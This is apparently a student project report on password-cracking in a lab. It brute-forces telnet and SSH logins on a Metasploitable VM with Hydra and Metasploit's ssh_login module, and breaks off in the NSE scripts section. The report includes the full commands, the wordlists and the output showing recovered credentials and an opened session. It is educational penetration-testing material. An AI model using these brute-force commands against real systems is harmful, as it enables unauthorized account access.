PROJECT REPORT ON

CYBER SECURITY

SYSTEM HACKING

Submitted by

Vishnu Tirth Bysani

3rd Year Computer Science

IITBBS

Contents

1.Abstract

The objective of this project is to evaluate the resilience of password security systems through the utilization of sophisticated hacking tools and methodologies, such as Hydra, auxiliary modules, NSE scripts, John the Ripper, and Crunch. The main goal is to identify vulnerabilities in password protection schemes typically employed in different systems. The research strives to evaluate the efficacy of current security by conducting systematic simulations of password attacks. By leveraging a combination of brute force attacks, dictionary attacks, and password generation, the study aims to provide valuable insights into the strengths and weaknesses of current password security implementations.

2.Objective

The main goals of this initiative are as follows:

a. **Evaluate Password Strength:** Utilize Hydra, auxiliary modules, and NSE scripts to perform thorough password attacks on targeted systems, assessing the efficacy of existing password protection methods.

b. **Cracking Password Hashes:** Employ John the Ripper to examine password hashes acquired from targeted systems, offering insights into the effectiveness of hashing methods and possible vulnerabilities.

c. **Customized Password Generation:** Utilize Crunch to produce personalized password lists specifically designed to match the attributes of the target system, hence augmenting the thoroughness of password attack simulations.

d. **Ethical Considerations:** Carry out all operations in a controlled and ethical manner, adhering to legal and responsible hacking protocols to guarantee that the project makes a constructive contribution to the field of cybersecurity.

This project intends to enhance password security practices and strengthen defenses against unauthorized access and future security breaches, thereby contributing to continuing initiatives in this area.

3.Introduction

In an era dominated by digitalization, ensuring the security of sensitive information has become a paramount concern. One crucial aspect of this security landscape revolves around the protection of passwords, the primary gatekeepers of user accounts and confidential data. As organizations increasingly rely on digital systems and networks, the need for robust password security measures is more critical than ever. However, new and advanced hacking tactics and developing cyber threats continually undermine the efficacy of existing protections.

This project endeavors to address the vulnerabilities present in password protection systems by conducting a comprehensive analysis of their strengths and weaknesses. Using cutting-edge hacking instruments including Hydra, auxiliary modules, NSE scripts, John the Ripper, and Crunch, the study aims to investigate how password security is currently implemented in a variety of platforms. Through a systematic approach involving brute force attacks, dictionary attacks, and customized password generation, the project seeks to shed light on the adequacy of existing measures and propose strategies for enhancement.

The goal of this project is not only to identify weaknesses in password security but also to contribute valuable insights that can be used to strengthen these systems. The findings of this research can empower cybersecurity professionals, system administrators, and organizations at large to implement effective countermeasures against potential unauthorized access and security breaches.

4. Methodology

This project uses a metasploitable framework whose IP was 10.0.2.4 and was connected to the Kali Linux using a NAT Network.

a. Hydra:

Hydra is a powerful and versatile password-cracking tool that is available in Kali Linux. Hydra supports various protocols for performing brute-force attacks, including SSH, HTTP, HTTPS, FTP, and many others. The basic syntax for the Hydra command is as follows:

```
hydra [options] target protocol [module] [options]
```

- **Options:** These are additional parameters that you can specify to customize the behavior of Hydra.
- **Target:** This is the target system or host that you want to perform the brute-force attack against. It can be an IP address or a domain name.
- **Protocol:** This is the protocol used by the service you're trying to attack. Examples include ftp, ssh, http, etc.
- **Module:** Hydra supports various modules for different services. If you don't specify a module, Hydra will try to use the best-suited module based on the protocol.
- **Module Options:** These are additional options specific to the selected module.

This is a sample Hydra command for performing a brute-force attack against an SSH server:


```
hydra -L /path/usernames.txt -P /path/passwords.txt telnet://target_ip
```

Explanation of the components:


- **-L /path/usernames.txt:** Specifies the path to a file containing a list of usernames to be used in the brute-force attack.
- **-P /path/passwords.txt:** Specifies the path to a file containing a list of passwords to be used in the attack.
- **telnet://target_ip:** Specifies the target telnet server's IP address.

This command will attempt to log in to the SSH server at the specified IP address using the given usernames and passwords from the specified files.

i. Open root terminal in Kali Linux. Either download a list of default usernames and passwords from Github or create your own using the cat command.




```
┌──(root㉿kali)-[~]
└─# cat > usernames.txt
ygsd
dauydga
dsauhasi
admin
msfadmin
user
dsasd
dsunaid
fundfaina
adan
^C
```



```
┌──(root㉿kali)-[~]
└─# cat > passwords.txt
dasuohds
asdadsb
adshasdb
asasbd
passwrod
password
msfadmin
pass
word
asdjas
sdkajdas
asdjiasd
^C
```


ii. Enter command :

hydra –L /root/usernames.txt –P /root/passwords.txt telnet:://10.0.2.4



```
┌──(root㉿kali)-[~]
└─# hydra -L /root/usernames.txt -P /root/passwords.txt telnet://10.0.2.4
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-03 16:27:23
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 120 login tries (l:10/p:12), ~8 tries per task
[DATA] attacking telnet://10.0.2.4:23/
```

iii. After some time, the hydra command will complete execution and we will get the required username and password that it received after brute-force attack.



```
┌──(root㉿kali)-[~]
└─# hydra -L /root/usernames.txt -P /root/passwords.txt telnet://10.0.2.4
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bindi

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-03 16:28:13
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 120 login tries (l:10/p:12), ~8 tries per task
[DATA] attacking telnet://10.0.2.4:23/
[23][telnet] host: 10.0.2.4   login: msfadmin   password: msfadmin
[STATUS] 120.00 tries/min, 120 tries in 00:01h, 1 to do in 00:01h, 1 active
[STATUS] 60.00 tries/min, 120 tries in 00:02h, 1 to do in 00:01h, 1 active
[STATUS] 40.00 tries/min, 120 tries in 00:03h, 1 to do in 00:01h, 1 active
[STATUS] 30.00 tries/min, 120 tries in 00:04h, 1 to do in 00:01h, 1 active
[STATUS] 24.00 tries/min, 120 tries in 00:05h, 1 to do in 00:01h, 1 active
[STATUS] 20.00 tries/min, 120 tries in 00:06h, 1 to do in 00:01h, 1 active
[STATUS] 17.14 tries/min, 120 tries in 00:07h, 1 to do in 00:01h, 1 active
[STATUS] 15.00 tries/min, 120 tries in 00:08h, 1 to do in 00:01h, 1 active
[STATUS] 13.33 tries/min, 120 tries in 00:09h, 1 to do in 00:01h, 1 active
[STATUS] 12.00 tries/min, 120 tries in 00:10h, 1 to do in 00:01h, 1 active
```

b. Auxiliary Module

Auxiliary modules typically refers to a category of modules within the Metasploit Framework. The Metasploit Framework is a powerful open-source penetration testing tool that provides a platform for developing, testing, and executing exploit code against a remote target. Auxiliary modules in Metasploit serve various functions beyond traditional exploitation. They are designed to perform auxiliary tasks, gather information, or carry out specific activities during a penetration test. Here are some common types of auxiliary modules and their functionalities:

- **Scanner Modules:**

  Example: auxiliary/scanner/http/http_version

  Functionality: These modules scan for specific vulnerabilities or information on target systems. In the example above, the module scans for the HTTP version running on a target server.

- **Fingerprinting Modules:**

  Example: auxiliary/gather/http_user_enum

  Functionality: Used to fingerprint or gather information about services running on a target. The example module enumerates valid usernames on an HTTP service.

- **DoS (Denial of Service) Modules:**

  Example: auxiliary/dos/tcp/synflood

  Functionality: These modules can be used to test the resilience of a network or service against denial-of-service attacks.

- **Capture Modules:**

  Example: auxiliary/gather/ssh_creds

  Functionality: Designed to capture specific information from a target system. The example module captures SSH credentials.

- **Brute Force Modules:**

  Example: auxiliary/scanner/ssh/ssh_login


  Functionality: Used to perform brute-force attacks on services that require authentication. The example module attempts to brute-force SSH logins.

- **Post-Exploitation Modules:**

  Example: auxiliary/admin/mssql/mssql_enum


  Functionality: Applied after a successful exploit to gather additional information or perform tasks on a compromised system.

i. Open metasploit by entering msfconsole in the terminal.




```
┌──(root㉿kali)-[~]
└─# msfconsole



 .


      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                       o
       '   dB'                     BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                  .                  dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                           --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                             |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                    .
                .
        o                  To boldly go where no
                            shell has gone before


       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > S
```


ii. We can access multiple modules from the auxiliary module and in turn access multiple services under these modules like FTP (File Transfer Protocol), SSH (Secure Shell), Telnet (Teletype Network) etc.



```
msf6 > use auxiliary/scanner/ftp

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  auxiliary/scanner/ftp/anonymous                              normal  No     Anonymous FTP Access Detection
   1  auxiliary/scanner/ftp/bison_ftp_traversal    2015-09-28       normal  Yes    BisonWare BisonFTP Server 3.5 Directory Traversal Information Disclosure
   2  auxiliary/scanner/ftp/colorado_ftp_traversal 2016-08-11       normal  Yes    ColoradoFTP Server 1.3 Build 8 Directory Traversal Information Disclosure
   3  auxiliary/scanner/ftp/easy_file_sharing_ftp  2017-03-07       normal  Yes    Easy File Sharing FTP Server 3.6 Directory Traversal
   4  auxiliary/scanner/ftp/ftp_login                              normal  No     FTP Authentication Scanner
   5  auxiliary/scanner/ftp/ftp_version                            normal  No     FTP Version Scanner
   6  auxiliary/scanner/ftp/konica_ftp_traversal   2015-09-22       normal  Yes    Konica Minolta FTP Utility 1.00 Directory Traversal Information Disclosure
   7  auxiliary/scanner/ftp/pcman_ftp_traversal    2015-09-28       normal  Yes    PCMan FTP Server 2.0.7 Directory Traversal Information Disclosure
   8  auxiliary/scanner/ftp/titanftp_xcrc_traversal 2010-06-15      normal  No     Titan FTP XCRC Directory Traversal Information Disclosure


Interact with a module by name or index. For example info 8, use 8 or use auxiliary/scanner/ftp/titanftp_xcrc_traversal
```




```
msf6 > use auxiliary/scanner/ssh

Matching Modules
================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09     normal  No     Apache Karaf Default Credentials Command Execution
   1   auxiliary/scanner/ssh/karaf_login                                    normal  No     Apache Karaf Login Utility
   2   auxiliary/scanner/ssh/cerberus_sftp_enumusers       2014-05-27       normal  No     Cerberus FTP Server SFTP Username Enumeration
   3   auxiliary/scanner/ssh/eaton_xpert_backdoor          2018-07-18       normal  No     Eaton Xpert Meter SSH Private Key Exposure Scanner
   4   auxiliary/scanner/ssh/fortinet_backdoor             2016-01-09       normal  No     Fortinet SSH Backdoor Scanner
   5   auxiliary/scanner/ssh/juniper_backdoor              2015-12-20       normal  No     Juniper SSH Backdoor Scanner
   6   auxiliary/scanner/ssh/detect_kippo                                   normal  No     Kippo SSH Honeypot Detector
   7   auxiliary/scanner/ssh/ssh_login                                      normal  No     SSH Login Check Scanner
   8   auxiliary/scanner/ssh/ssh_identify_pubkeys                           normal  No     SSH Public Key Acceptance Scanner
   9   auxiliary/scanner/ssh/ssh_login_pubkey                               normal  No     SSH Public Key Login Scanner
   10  auxiliary/scanner/ssh/ssh_enumusers                                  normal  No     SSH Username Enumeration
   11  auxiliary/scanner/ssh/ssh_version                                    normal  No     SSH Version Scanner
   12  auxiliary/scanner/ssh/ssh_enum_git_keys                              normal  No     Test SSH Github Access
   13  auxiliary/scanner/ssh/libssh_auth_bypass            2018-10-16       normal  No     libssh Authentication Bypass Scanner


Interact with a module by name or index. For example info 13, use 13 or use auxiliary/scanner/ssh/libssh_auth_bypass
```




```
msf6 > use auxiliary/scanner/telnet

Matching Modules
================

   #  Name                                                       Disclosure Date  Rank    Check  Description
   -  ----                                                       ---------------  ----    -----  -----------
   0  auxiliary/scanner/telnet/brocade_enable_login                                normal  No     Brocade Enable Login Check Scanner
   1  auxiliary/scanner/telnet/lantronix_telnet_password                           normal  No     Lantronix Telnet Password Recovery
   2  auxiliary/scanner/telnet/lantronix_telnet_version                            normal  No     Lantronix Telnet Service Banner Detection
   3  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06      normal  Yes    Netgear PNPX_GetShareFolderList Authentication Bypass
   4  auxiliary/scanner/telnet/telnet_ruggedcom                                    normal  No     RuggedCom Telnet Password Generator
   5  auxiliary/scanner/telnet/satel_cmd_exec                    2017-04-07       normal  No     Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnerability
   6  auxiliary/scanner/telnet/telnet_login                                        normal  No     Telnet Login Check Scanner
   7  auxiliary/scanner/telnet/telnet_version                                      normal  No     Telnet Service Banner Detection
   8  auxiliary/scanner/telnet/telnet_encrypt_overflow                             normal  No     Telnet Service Encryption Key ID Overflow Detection


Interact with a module by name or index. For example info 8, use 8 or use auxiliary/scanner/telnet/telnet_encrypt_overflow
```

iii. Here we are going to perform brute-force attack via SSH, so we will be using the ssh_login, and let us see all the options that is present.




```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts
```

iv. We will set the usernames.txt as the USER_FILE, passwords.txt as the PASS_FILE and the RHOSTS as the IP address of the metasploitable framework to attack.



```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /root/usernames.txt
USER_FILE => /root/usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/passwords.txt
PASS_FILE => /root/passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
```

v. Then execute the run command which will run the auxiliary module and find the username and password.



```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.0.2.4:22 - Starting bruteforce
[+] 10.0.2.4:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) group
 Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (10.0.2.5:34245 -> 10.0.2.4:22 ) at 2023-12-03 17:29:31 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

c. NSE Scripts

NSE (Nmap Scripting Engine) scripts are a powerful feature in the Nmap (Network Mapper) tool, which is included in Kali Linux. Nmap is a widely used open-source network scanning and host discovery tool that helps security professionals and network administrators assess the security of a network. The NSE scripts extend the functionality of Nmap by allowing users to automate a variety of tasks during the scanning process.

Here are key aspects of NSE scripts in Kali Linux:

- **Automation and Extensibility:**

  NSE scripts automate tasks that go beyond traditional port scanning, enabling users to perform tasks such as service version detection, vulnerability scanning, and information gathering.

- **Script Categories:**

